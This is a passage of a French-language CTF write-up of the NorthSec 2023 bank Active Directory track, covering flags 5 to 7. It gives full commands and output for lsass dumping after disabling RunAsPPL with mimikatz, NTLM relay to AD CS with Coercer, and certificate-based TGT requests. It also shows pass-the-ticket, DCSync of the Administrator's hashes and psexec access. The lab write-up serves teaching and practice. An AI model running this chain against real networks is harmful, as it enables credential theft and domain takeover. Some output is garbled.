poetry run crackmapexec smb atm01.bank.ctf -u 'BankService' -p 'FLAG-fecad19ad96fa4c7f975e153615ce217'
[*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:bank.ctf) (signing=False) (SMBv1:False)
[-] bank.ctf\BankService:FLAG-fecad19ad96fa4c7f975e153615ce217 STATUS_PASSWORD_EXPIRED
```

Side notes

On peut récupérer les IPv6 des machines de l'Active Directory en dumpant les enregistrements ADIDNS :

```
→ adidnsdump git:(master) adidnsdump -u BANK\ATMService ldap://dc01.bank.ctf -r
Password:
[+] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[-] Using System DNS to resolve unknown entries. Make sure resolving your target domain works here or specify an IP as target host to use that server for queries
[+] Found 11 records
→ adidnsdump git:(master) x cat records.csv
type,name,value
AAAA,jump01,9000:c1f3:fea4:dec1:5141:d4b2:5f68:f6cd
AAAA,jump01,9000:c1f3:fea4:dec1:216:3eff:fea0:7d81
AAAA,itops01,9000:c1f3:fea4:dec1:2699:e0f2:1ec0:4ce3
AAAA,itops01,9000:c1f3:fea4:dec1:216:3eff:fe12:5ab4
AAAA,dc01,9000:c1f3:fea4:dec1:bb0d:f64b:4b8c:f7d0
AAAA,dc01,9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d
AAAA,atm01,9000:c1f3:fea4:dec1:216:3eff:fea1:ef28
AAAA,adcs01,9000:c1f3:fea4:dec1:5288:f9ff:c87:a390
AAAA,adcs01,9000:c1f3:fea4:dec1:216:3eff:fe81:a7ef
NS,msdc01,dc01.bank.ctf.
NS,@,dc01.bank.ctf.
```

On peut procéder comme tout à l'heure et réinitialiser son mot de passe, de plus on a de la chance car ce compte est administrateur local de la machine ITOPS01 :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb hosts.txt -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ'
SMB      dc01.bank.ctf    445   DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB      atm01.bank.ctf    445   ATM01         [*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      adcs01.bank.ctf    445   ADCS01        [*] Windows 10.0 Build 17763 x64 (name:ADCS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      itops01.bank.ctf    445   ITOPS01       [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      dc01.bank.ctf    445   DC01          [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ
SMB      atm01.bank.ctf    445   ATM01         [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ
SMB      adcs01.bank.ctf    445   ADCS01        [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ
SMB      itops01.bank.ctf    445   ITOPS01       [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ (Pwn3d!)
```

On peut essayer de dumper les mots de passe stockés dans lsass mais ça ne fonctionne pas. En effet ce processus est protégé à l'aide de RunAsPPL :

```
poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p
'A^!5fy2Rx@Vjz6GF&GJ' -M runasppl
→ CrackMapExec git:(master) x poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M runasppl
SMB      itops01.bank.ctf 445   ITOPS01       [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      itops01.bank.ctf 445   ITOPS01       [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ (Pwn3d!)
RUNASPPL  itops01.bank.ctf 445   ITOPS01       [*] Executing command
RUNASPPL  itops01.bank.ctf 445   ITOPS01       HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL  REG_DWORD 0x1
```

Si vous souhaitez plus d'informations sur le fonctionnement de RunAsPPL : <https://itm4n.github.io/lsass-runasppl/> (<https://itm4n.github.io/lsass-runasppl/>)

Pour désactiver cette protection, on peut charger le driver minidrv.sys à l'aide de mimikatz et supprimer le flag de protection sur l'objet Process dans le noyau :

```
.\\mimikatz.exe
!+
!processprotect /process:lsass.exe /remove
```

```
C:\Windows\tasks>.\mimikatz.exe
.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
#####> https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 656 -> 00/00 [0-0-0]
```

Et maintenant on peut dump lsass :

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A'*!5fy2Rx@Vjz6GF&GJ' -M lsassy
SMB      itops01.bank.ctf 445   ITOPS01          [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      itops01.bank.ctf 445   ITOPS01          [+1] bank.ctf\BankService:A!*5fy2Rx@Vjz6GF&GJ (Pwn3d!)
LSASSY   itops01.bank.ctf 445   ITOPS01          BANK\BankService d45fa22780e8b4878da5b10bcea6da29
LSASSY   itops01.bank.ctf 445   ITOPS01          BANK\BankService A!*5fy2Rx@Vjz6GF&GJ
LSASSY   itops01.bank.ctf 445   ITOPS01          BANK\Goutam.Shanthi 4b905cb97f90812a7d29a3be763b3d79
LSASSY   itops01.bank.ctf 445   ITOPS01          BANK\Goutam.Shanthi FLAG-7bcfda827e1cd57091831e54fa99587a
```

On récupère le cinquième flag de la track.

Flag 5

En regardant sur Bloodhound on voit qu'on peut pas faire grand chose de plus avec les utilisateurs qu'on a compromis.

Donc je décide de me tourner du côté de l'ADCS (Active Directory Certificate Services). Si on check sur TheHackerRecipes on voit que l'on peut relayer une authentification vers l'endpoint HTTP de l'autorité de certificat pour demander un certificat et s'authentifier avec.

Pour plus d'informations -> <https://www.thehacker.recipes/ad/movement/ad-cs/web-endpoints>
(<https://www.thehacker.recipes/ad/movement/ad-cs/web-endpoints>)

La première étape est de mettre en place un ntlmrelayx afin de pouvoir recevoir les authentifications NTLM et les relayer vers l'ADCS :

```
python3 ntlmrelayx.py -t "http://adcs01.bank.ctf/certsrv/certfnsh.asp" --adcs
--template "Domain Controller" -smb2support -6
```

Ensuite on va essayer de récupérer une authentification, pour ça on peut utiliser Coercer qui va forcer des comptes machines à s'authentifier à la machine de notre choix :

```
→ nsec Coercer coercer -t dc01.bank.ctf -l 9000:6666:6666:6666:216:3eff:feb1:8d80 -u ATMService -p 'qbqZWFVZSIw\$' --=1337"
[!] Starting coercer node
[!] Scanning target dc01.bank.ctf
[+] SMB named pipe '\PIPE\eventing' is accessible!
[+] Successful bind to interface (82273fd-e32a-18c3-3f78-827929dc23ea, 0, 0)
[>] (-testing) MS-EVEN->EfrOpenELV(BackupFileName='!\?UNC\9000:6666:6666:6666:216:3eff:feb1:8d80\IASaIEA\as')
[>] Continue (C) | Skip this Function (S) | Stop exploitation (X) ? [E]
Continue (C) | Skip this Function (S) | Stop exploitation (X) ? E
[+] SMB named pipe '\PIPE\isarpc' is accessible!
[+] Successful bind to interface (c681d488-d858-11d8-8c52-00cf4fd90f7e, 1, 0)
[>] (-testing) MS-EFSR->EfRpcDecryptFileSrv(fileName'\\9000:6666:6666:6666:216:3eff:feb1:8d80\lqlggv\x\file.txt\x\0\r'
Continue (C) | Skip this Function (S) | Stop exploitation (X) ? C
[>] (-testing) MS-EFSR->EfRpcDecryptFileSrv(fileName'\\9000:6666:6666:6666:216:3eff:feb1:8d80\7mk0DLN6'
[>] Continue (C) | Skip this Function (S) | Stop exploitation (X) ? [E]
```

On reçoit bien l'authentification et après quelques temps on reçoit un certificat pour le compte DC01\$:

```
[*] HTTP server returned error code 200, treating as a successful login
[*] Autopwned http://dc01.bank.ctf as BANK\DC01$ with success
[*] SMBD-Thread-9 (process.request_thread): Connection from 9000:c1f3:fea4:dec1:216:3efffea2:3b2d controlled, but there are no more targets left!
[*] SMBD-Thread-9 (process.request_thread): Connection from 9000:c1f3:fea4:dec1:216:3efffea2:3b2d controlled, but there are no more targets left!
[*] SMBD-Thread-10 (process.request_thread): Connection from 9000:c1f3:fea4:dec1:216:3efffea2:3b2d controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 11
[*] Base64 of user DC01$:
Jl3hEjJgB2Qg0AeCZGSpIwZwPmJtX8LzUgU7Ytj39Wf0tH3vJnQsA8WdGvt36tL9QfEoQJzqM0hD6y4M4053L1yZACAgp1TfUWVtq8y10V3...871jV1WjG5fTtP64Ly2QyUJPhwvxzJ0f0...F2JXh45sHxVtgUg2B1rsy7wml31jgUpWQo...
[REDACTED]
```

Une fois qu'on a notre certificat on peut utiliser l'extension kerberos PKINIT pour s'authentifier avec (<https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate>) :
(<https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate>) :

```
.\Rubeus.exe asktgt /user:"DC01$" /certificate:dc.pfx /domain:"bank.ctf"
/dc:"dc01.bank.ctf" /outfile:dc.kirbi
```

```
(=)
(=)
(=)
(=)
(=)
(=)
(=)
(=)
(=)

v2.1.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=dc01.bank.ctf
[*] Building AS-REQ (w/ PKINIT preauth) for: 'bank.ctf\DC01$'
[*] Using domain controller: 9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIF3DCB8digAwIBBaEDAgEWooIFADCCBPxhggt4MIE9KDAgEfOqobCEJBTksuQ1RGoh0wG6ADAgEc
oRQwEhsGaJ3idGd0GwhiYw5rlmN0ZqOCBMawggS8oAMCARKhAwBaQkCk4Eggsgtq8Yb18sMQVkh5kp
xIpJWh18CSW2ppwmpqNllEnxe+/-mibckqYT81wHgph6ew31x2HtaB8MggkXiPTJN04H
paeMdAESWgJDZ+lIdW7kpiump0+1xOygWzXCeznqJCbfr3gzbXufaDbxDxFUhpJX8iL3XIS6qz1u4Ec
CqJdkdId8mdCjWy6PoU46Wzqph7b0nPpbXmZpc2q4ywzTTK68dfjq+8EewUrjicLo/C0d0qyf7D3HZf
z52jdXu5941wDrk7u10y5uW+0XjtjFxcSw7Cl0sJekN9lhIgtt0wRhsd98DyaWhNyYoxwJfn3qyGf41/
cgWYbrOSLuZmng+mczoIT/dvJsfHioQ94v0xY6lhai3+krdys2Eo1fQcSChwk961kp50gziHbzE8Q
IZogn/ikMwjRyXoeWs5EiHoecLM/P3vqz7SSPLyve83Qv736jL8vrm+MzjfrCjhke11zYoGf5GPlcOV
Oufd2LmjLShj3ea+r76vRcx1al+V4186h1q14t24A1lAd1kQv8Ld1kDOMktGHxi9pAlx
F85X9U17Qog92i09B4hdoyx/gaiBPL55/qu27EUIWnf5MEzSH1011uX3VmzY0DzsbhIbhztZltccc
Xx5Rnzz462w008AfmlZnmjXrxXzPrtyd6A2o4ZKhQ1MrBwMMmpMoE2mp996wAqNtq1m1uBR4oVuoGF
uwk+/-9khntffCmss185XrxhAhAzVswlW91PRKrxJrdyDyzx2Vcttel029EoS869LQvg3P4faPAAJh1
gvhYiffZ5hwtBxbyg+K4cdg/P7u79P4Ffsj+d1iygmvnytVNu1pX70xtuXuupGyPKEtJ1g1P4
ZqCwrWjrRsi4Qp/7AuJm0VNxBkh5+kGx37c9WAuJFwuJdbFyrY5iAmwtjxR4z5EUuNzk524oFc7Jgpyx
JrzzpsbevRz+zimdw3gptScs3//linNx207VgrqjfkwTLuBkpvx40khoX58UF
RqrBxUly8G0GsmiHmb8yxMiw2CpyJ22wtlMdtNY8Qh01jM1oCf5432LPR0Md/obis09Kwokn2Rs+
IRwvHnd1b5tstevj0SFS5Tnktx0pn9dz7/tLlfV+2xN2C0rpwppMtjuy6gv1f6jhGsW731KwJAxdk
dgbvcu2ryol2ejp0mgjkz0ICglokNm3Ej5WyyLy28p2czM7GutaX1fpkUeEvNvv0tYSGvr06Urb
JcElL+6K7vve241ldXwbbo1b159Qsow+1f0q0P1bNPAHd+4+kLhhks3DAcJ91a44RlcZv9mmnhi
ss1ps3lo95az0v3gBxlEoGib470on1mek4UXXyodEan5adsZeogmu2cb102f9v+gxnt6FnB38QEW
pB+u9U30vtclqQ115567y0p2nu14pWypJG34iY198yo2+xwoHnsLtmwv/7/jXQ14BrE3cEBrkgk3
I++AwKifriPAzwX7InRk28jFajY4BwubnjDMsm3vHvl5yBPLXgk1e604HMhIEoAMCAQcigbwEbg19
gbWg0oggBwgawga+wgagGzaAMCaRehEgQ0CkE7CxxVuegNjXmCi+EpfxEKghwCqsULLkNURqISMBcg
AwIBAafJMcAbBURDMDekowcDBQA4QAApREyDzIwmJmWNT1xMTCzNzAyWqYRGAByMDzIuMjAzMTcw
MlqnErqPMjyMzA1mjgxNzE3MDjaqAoCEJBTksuQ1RqgR0wG6dAAddAgEc0RwEhsGa3JidGd0GwhiYw5r
LmN0Zg==

[*] Ticket written to dc.kirbi

ServiceName      : krbtgt/bank.ctf
ServiceRealm     : BANK.CTF
UserName        : DC01$
UserRealm        : BANK.CTF
StartTime       : 2023-05-21 1:17:02 PM
EndTime         : 2023-05-21 11:17:02 PM
RenewTill        : 2023-05-28 1:17:02 PM
Flags          : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType        : rc4_hmac
Base64(key)    : CKE7CXXVUegNjXmCi+Epfa=
```

On a plus qu'à faire du Pass The Ticket et DCSync pour pouvoir récupérer le hash de

l'administrateur du domaine :

```
C:\Windows\Tasks>mimikatz.exe

#####
mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # kerberos::ptt dc.kirbi

* File: 'dc.kirbi': OK
```

```
mimikatz # lsadump::dcsync /dc:dc01.bank.ctf /domain:bank.ctf /user:Administrator
[DC] 'bank.ctf' will be the domain
[DC] 'dc01.bank.ctf' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration :
Password last change : 2023-04-16 8:57:19 PM
Object Security ID : S-1-5-21-3522941280-196239457-2758380250-500
Object Relative ID : 500

Credentials:
Hash NTLM: f4fff03f53c61b67c74a0854dc9de127
  ntlm- 0: f4fff03f53c61b67c74a0854dc9de127
  ntlm- 1: c607851b02bb925d6349562f91b0a857
  lm - 0: 522Fbc4e072740cada2b03218128732f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : b6cfbaf317dd23636f7cfa8988d854f

* Primary:Kerberos-Newer-Keys *
  Default Salt : BANK.CTFAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 47b24198259471bb9f177fda869f9d18f88460dc5c97ba1d78d2d58ef5b3a2
    aes128_hmac (4096) : 3f3931ea2e383d8f190124962b8d2b52
    des_cbc_md5 (4096) : 0e6eb6bce06d0b49
  OldCredentials
    aes256_hmac (4096) : 472fbad8f3d34a4be8299658839baec155505f8f7d881e3d3799da9629c05321
    aes128_hmac (4096) : ea506032097caaf9fd5f0a4f1f8c0fd5
    des_cbc_md5 (4096) : cd4ceaa1d0bf7a6d
  OlderCredentials
    aes256_hmac (4096) : d012af58fb95a13929971f15291280c9d4c6eb7717c63ac609b2cee8b53eac8a
    aes128_hmac (4096) : 1f129818057a68c98fd1bf2678dc8a6
    des_cbc_md5 (4096) : cd94e52f317c0ead
```

On doit juste s'authentifier avec kerberos car l'administrateur du domaine est restreint :

```
→ ~ getTGT.py bank.ctf/Administrator -aesKey 47b24198259471bb9f177fda869f9d18f88460dc5c97ba1d78d2d58ef5b3a2 -dc-ip 9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs
[*] Saving ticket in Administrator.ccache
```

Et maintenant on peut récupérer le cinquième flag de la track :

```
→ nsec psexec.py BANK.CTF/Administrator@dc01.bank.ctf -k -no-pass
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

[*] Requesting shares on dc01.bank.ctf.....
[*] Found writable share ADMIN$ 
[*] Uploading file HxbgzRMn.exe
[*] Opening SVCManager on dc01.bank.ctf.....
[*] Creating service NEXd on dc01.bank.ctf.....
[*] Starting service NEXd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\> dir
Volume in drive C has no label.
Volume Serial Number is DCD7-0874

Directory of C:\

2023-04-03 11:12 PM            38 flag.txt
2023-04-12 12:18 AM        <DIR>    LAPS
2022-11-05 02:21 PM        <DIR>    PerfLogs
2023-04-12 12:07 AM        <DIR>    Program Files
2023-04-03 11:14 PM        <DIR>    Program Files (x86)
2023-04-04 05:19 PM        <DIR>    setup
2023-04-02 06:13 PM        <DIR>    Users
2023-05-21 01:23 PM        <DIR>    Windows
2023-05-21 04:23 AM        <DIR>    WindowsEventLogs
                           1 File(s)      38 bytes
                           8 Dir(s)   5,432,344,576 bytes free

C:\> type flag.txt
FLAG-4477eee5015943f767bbdcc31849aa77

C:\>
```

Flag 6



Purple 🚧 The NorthSec post bots

1d

We'll need to dig a bit more to smell the smell, like you said. This might be related to a conversation we overheard 19 weeks ago. On Tuesday. There's a "jump" server used to access the payment processing message queue. Might be a good jumping point.

Quand on fait un scan de la machine `jump01.bank.ctf` on ne trouve aucun port ouvert qui nous permettrait d'obtenir un accès sur celle-ci. C'est à cause du firewall local de la machine qui bloque tout les flux.

Il suffisait de déployer une nouvelle règle de firewall via une GPO, et après quelques temps d'attente de nouveaux services apparaissent et nous permettent d'obtenir un accès sur la machine :

```
→ CrackMapExec git:(master) ✘ sudo nmap -sS -vv -Pn -6 jump01.bank.ctf
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-21 23:02 CEST
Initiating SYN Stealth Scan at 23:02
Scanning jump01.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:feac:7d81) [1000 ports]
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.50% done
Discovered open port 445/tcp on 9000:c1f3:fea4:dec1:216:3eff:feac:7d81
Discovered open port 135/tcp on 9000:c1f3:fea4:dec1:216:3eff:feac:7d81
```

On peut ensuite récupérer le sixième flag :

```
→ nsec smbclient.py BANK.CTF/Administrator@jump01.bank.ctf -k -no-pass
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

Type help for list of commands
# shares
ADMIN$  
C$  
IPC$  
# use C$  
# ls
drw-rw-rw-    0  Wed May 10 02:07:36 2023 $Recycle.Bin  
-rw-rw-rw-    80  Sun May 14 10:15:49 2023 bootTel.dat  
drw-rw-rw-    0  Thu Apr  6 06:14:53 2023 certs  
-rw-rw-rw-  1864  Wed Apr  5 02:58:22 2023 dns_log.txt  
drw-rw-rw-    0  Wed Feb 15 13:24:58 2023 Documents and Settings  
drw-rw-rw-    0  Wed Feb 15 13:16:01 2023 PerfLogs  
drw-rw-rw-    0  Wed Apr 12 06:30:46 2023 Program Files  
drw-rw-rw-    0  Tue Apr  4 16:23:06 2023 Program Files (x86)  
drw-rw-rw-    0  Sun May 21 23:02:16 2023 ProgramData  
drw-rw-rw-    0  Wed Feb 15 13:25:05 2023 Recovery  
drw-rw-rw-    0  Wed Feb 15 15:37:35 2023 System Volume Information  
drw-rw-rw-    0  Wed May 10 02:07:01 2023 Users  
drw-rw-rw-    0  Wed Apr 12 05:35:26 2023 Windows
# cd Certs
# ls
drw-rw-rw-    0  Thu Apr  6 06:14:53 2023 .
drw-rw-rw-    0  Thu Apr  6 06:14:53 2023 ..
-rw-rw-rw-  4136  Wed Apr  5 02:59:05 2023 ca-cert.pem  
-rw-rw-rw-  3661  Wed Apr  5 02:59:09 2023 client-cert.pem  
-rw-rw-rw-  1704  Wed Apr  5 02:59:13 2023 client-key.pem  
-rw-rw-rw-    37  Thu Apr  6 06:14:53 2023 flag.txt
# cat flag.txt
FLAG-8b77863d212dda8a8e84c604f9e835d6
```

Flag 7

Sur le forum on nous donnait le FQDN d'une nouvelle machine `rabbitmq.bank.ctf` ainsi que l'authentification passé par des certificats :



Purple The NorthSec post bots

Authentication certificated for the payment processing queue.
It is related to `rabbitmq.bank.ctf`.

Flag 6/8: ATM Network ✓

Nmap (`rabbitmq.bank.ctf`)

```
Nmap scan report for 9000:c1f3:fea4:dec1:216:3eff:fe38:1827
```

```
Host is up, received user-set (0.013s latency).
```

```
Scanned at 2023-05-21 23:20:26 CEST for 15s
```

PORT	STATE	SERVICE	REASON	VERSION
5671/tcp	open	ssl/amqp	syn-ack	Advanced Message Queue Protocol
_amqp-info: ERROR: AMQP:handshake connection closed unexpectedly while reading fram				
ssl-cert: Subject: commonName=swiftnmq.ctf				
Issuer: commonName=swift.ctf				
Public Key type: rsa				
Public Key bits: 2048				
Signature Algorithm: sha256WithRSAEncryption				
Not valid before: 2023-04-04T16:59:44				
Not valid after: 2024-04-03T16:59:44				
MD5: 015ca8fb571aa123a2eeb589c44b2979				
SHA-1: e5192906ce40e5ab27bcec957f0ad3a3cccdcc133				
-----BEGIN CERTIFICATE-----				
MIICsTCCAZkCFDWMaC2z1Rf7p4PDRJR7YlrIXypeMA0GCSqGSIb3DQEBCwUAMBQx				
EjAQBgNVBAMMCXN3aWZ0LmN0ZjAeFw0yMzA0MDQxNjU5NDRaFw0yNDA0MDMxNjU5				
NDRAMBYxFDASBgNVBAMMC3N3aWZ0bXEuY3RmMIIBIjANBgkqhkiG9w0BAQEFAAO				
AQ8AMIIBCgKCAQEAhjBTdujgPahenSKZtP0j48feTihL2x0T8XgLPuuGHkcXyNYC				
OS/vuZrYVHL4rxWmKC6EHg+jiURKZZ6cbwZFutgNfnM587u1vVAuofmibShE8AK				
k+3W9qxQNlp046eD56Iu8tULLGOVbjHRSj07aiZMkuhs3WXHD41jTugLrkLjgV/I				
NytbIck+xdFWA266Sq0U193dhYtmVaZyD9SMdMAuDh2Nj4qMWvCDt0wIqv+Bg5t3				
WX6vM08I79Gj5ojKsEm2nrdzlb8XrnGqedZ0BiymFwhJXc4pIwfIpY3pxuTE956p				
OQiJuX1BkshcbUzksi0m6Dd3djWk3RBMYuYEJQIDAQABMA0GCSqGSIb3DQEBCwUA				
A4IBAQApSX7Vdt9+23p6sjf9osrN62NQ287sgf3LttQ0owQFV9jfnr2+razeiAR8				
Z0QFHSSqrYu5mJwkVnjKI/eqqnhtgIq0295UAYM7e0jDs/GMQ+vAPFdE2Ax1sbtaP				
GDYt0eB020xEGmwiKYP8rcAshItG2J+C1ibouwvroo/uY0VeapptFFdV34IbQ66Z				
q2vfSucl8P9JLaAZ2imcucFcXoIteAUT9DCaj6tU+aHJ4l9GJk7UFFLakCr7E8R4				
fi6gAQ34hsex+GbR56bDK1xb4AB96MVwi06xcZ0m8GlgoxFmPLowoAKx4zG3uMq7				
49ydElAH82h07BD2hkVYc6PDyamp				
-----END CERTIFICATE-----				

Host script results:

address-info:
IPv6 EUI-64:
MAC address:
address: 00163e381827
manuf: Xensource

On peut récupérer les différents certificats sur la machine jump01.bank.ctf :

```
# cd certs
# ls
drw-rw-rw-    0  Thu Apr  6 06:14:53 2023 .
drw-rw-rw-    0  Thu Apr  6 06:14:53 2023 ..
-rw-rw-rw-  4136  Wed Apr  5 02:59:05 2023 ca-cert.pem
-rw-rw-rw-  3661  Wed Apr  5 02:59:09 2023 client-cert.pem
-rw-rw-rw-  1704  Wed Apr  5 02:59:13 2023 client-key.pem
-rw-rw-rw-    37  Thu Apr  6 06:14:53 2023 flag.txt
# get ca-cert.pem
# get client-cert.pem
# get client-key.pem
```

J'ai malheureusement pas eu le temps de finir, mais j'ai quand même réussi à me connecter au serveur amqp :

```

import ssl
import pika
import logging


context = ssl.create_default_context(cafile="/home/kali/CTF/nsec/ca-cert.pem")
context.verify_mode = ssl.CERT_REQUIRED
context.load_cert_chain("/home/kali/CTF/nsec/client-cert.pem", "/home/kali/CTF/nsec/c"
ssl_options = pika.SSLOptions(context, "swiftnmq.ctf")
credentials = pika.credentials.ExternalCredentials()
conn_params = pika.ConnectionParameters(host="rabbitmq.bank.ctf", port=5671, ssl_optio

with pika.BlockingConnection(conn_params) as conn:
    ch = conn.channel()

```

Credits

Merci à Maxime Nadeau pour avoir réaliser ce challenge qui était vraiment intéressant et amusant à faire, si vous souhaitez savoir à quoi ressembler le chemin de compromission officiel de la track :



Listes des outils que j'ai pu utilisées pendant le challenge :

- <https://github.com/Porchetta-Industries/CrackMapExec> (<https://github.com/Porchetta-Industries/CrackMapExec>)
- <https://github.com/ThePorgs/impacket> (<https://github.com/ThePorgs/impacket>)
- <https://github.com/GhostPack/Rubeus> (<https://github.com/GhostPack/Rubeus>)

- <https://github.com/ParrotSec/mimikatz> (<https://github.com/ParrotSec/mimikatz>)
- <https://github.com/BloodHoundAD/BloodHound> (<https://github.com/BloodHoundAD/BloodHound>)
- <https://github.com/p0dalirius/Coercer> (<https://github.com/p0dalirius/Coercer>)
- <https://github.com/n00py/LAPSDumper> (<https://github.com/n00py/LAPSDumper>)
- <https://pika.readthedocs.io/> (<https://pika.readthedocs.io/>)